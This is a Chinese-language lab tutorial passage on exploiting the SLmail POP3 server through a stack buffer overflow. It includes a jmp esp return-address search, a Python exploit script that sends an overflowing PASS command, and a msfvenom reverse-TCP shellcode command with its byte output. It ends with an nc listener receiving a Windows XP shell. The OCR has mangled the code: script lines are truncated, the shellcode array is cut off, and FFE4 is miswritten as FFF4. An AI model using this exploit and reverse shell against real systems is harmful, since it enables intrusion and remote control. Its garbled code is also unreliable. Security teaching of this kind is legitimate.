八，找固定系统模块
如果发生了以上的重定向数据流的问题，我们需要找到一个内存中固定的系统模块。 也就是无论重启多少次，经历了多少的折磨，都是不变的地址。

我们需要将一个esp添加到eip，此时cpu就会先读取eip然后在读取系统默认模块的地址，之后才读取了esp内容。从而执行了shelllcode

Rebase（操作系统重启F）SafaSEH/ASLR/NXCompat/这是哪个操作系统内存的保护机制一定选择为False，而最后一个OS DII是操作系统自带的一个库，所以我们选择True









我们一个个筛选，首先我们需要有把汇编语句转换为二进制语句，这里可以使用nasm_shell.rb将汇编命令转换为二进制命令。

cd /usr/share/metasploit-framework/tools/exploit/
./nasm_shell.rb


需要吧 jmp esp 汇编指令为转换为二进制语句。，得出为FFE4
由于我们输入的是二进制语句所以我们需要加个x



slmfc.dll 是我们目标库的后缀名为 slmfc.dll




此时我们需要对FFE4进行断点操作，当程序流程走到这个地方的时候，则执行我们的攻击模块。




在FFE4中插入我们的shellcode

```
= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ffer="A" * 2606 + "\xe3\x41\x4b\x5f" + "C" * 390
y:
  print "\nSending evil buffer..."
  s.connect(('192.168.79.163',110))
  data = s.recv(1024)
  s.send('USER test'+'\r\n')
  data = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  print "\nDone!."
cept:
  print "Could not connect to POP3!"
```

注入到目标机之中，然后使用immunity 进行分析，当执行到FFF4的时候程序停止，因为程序以及运行到了FFF4的时候，证明程序以及执行到了EIP之中特就是说EIP 0157A154的存储内容为FFE4，此时我们在进行下一波运行，





此时我们已经成功跳转并执行了ESP

使用msf生成shelllcode

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.79.132 LPORT=4444 -f c --platform windows -b "\x00\x0a\x0d"

```
C:\root> msfvenom -p windows/shell_reverse_tcp LHOST=192.168.79.132 LPORT=4444 -f c --platform windows
-b "\x00\x0a\x0d"
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdd\xc3\xbb\xab\xb7\x92\x65\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x83\xc2\x04\x31\x5a\x13\x03\xf1\xa4\x70\x90\xf9\x23\xf6"
"\x5b\x01\xb4\x97\xd2\xe4\x85\x97\x81\x6d\xb5\x27\xc1\x23\x3a"
"\xc3\x87\xd7\xc9\xa1\x0f\xd8\x7a\x0f\x76\xd7\x7b\x3c\x4a\x76"
"\xf8\x3f\x9f\x58\xc1\x8f\xd2\x99\x06\xed\x1f\xcb\xdf\x79\x8d"
"\xfb\x54\x37\x0e\x70\x26\xd9\x16\x65\xff\xd8\x37\x38\x8b\x82"
"\x97\xbb\x58\xbf\x91\xa3\xbd\xfa\x68\x58\x75\x70\x6b\x88\x47"
"\x79\xc0\xf5\x67\x88\x18\x32\x4f\x73\x6f\x4a\xb3\x0e\x68\x89"
"\xc9\xd4\xfd\x09\x69\x9e\xa6\xf5\x8b\x73\x30\x7e\x87\x38\x36"
"\xd8\x84\xbf\x9b\x53\xb0\x34\x1a\xb3\x30\x0e\x39\x17\x18\xd4"
"\x20\x0e\xc4\xbb\x5d\x50\xa7\x64\xf8\x1b\x4a\x70\x71\x46\x03"
"\xb5\xb8\x78\xd3\xd1\xcb\x0b\xe1\x7e\x60\x83\x49\xf6\xae\x54"
"\xad\x2d\x16\xca\x50\xce\x67\xc3\x96\x9a\x37\x7b\x3e\xa3\xd3"
```

将代码插入我们的攻击模块源代码中，然后执行，使用nc -vlp 4444 监听4444端口

```
C:\root\Desktop\My favorite experience> nc -vlp 4444
listening on [any] 4444 ...
192.168.79.163: inverse host lookup failed: Unknown host
connect to [192.168.79.132] from (UNKNOWN) [192.168.79.163] 1080
Microsoft Windows XP [汾 5.1.2600]
(C) ??E???? 1985-2001 Microsoft Corp.

C:\Program Files\SLmail\System>ifconfig
ifconfig
'ifconfig' ??????S????□???□X????????eij???
??????????l???

C:\Program Files\SLmail\System>
```

最后我们也可以使用rdesktop 192.168.79.163 建立远程图形化界面。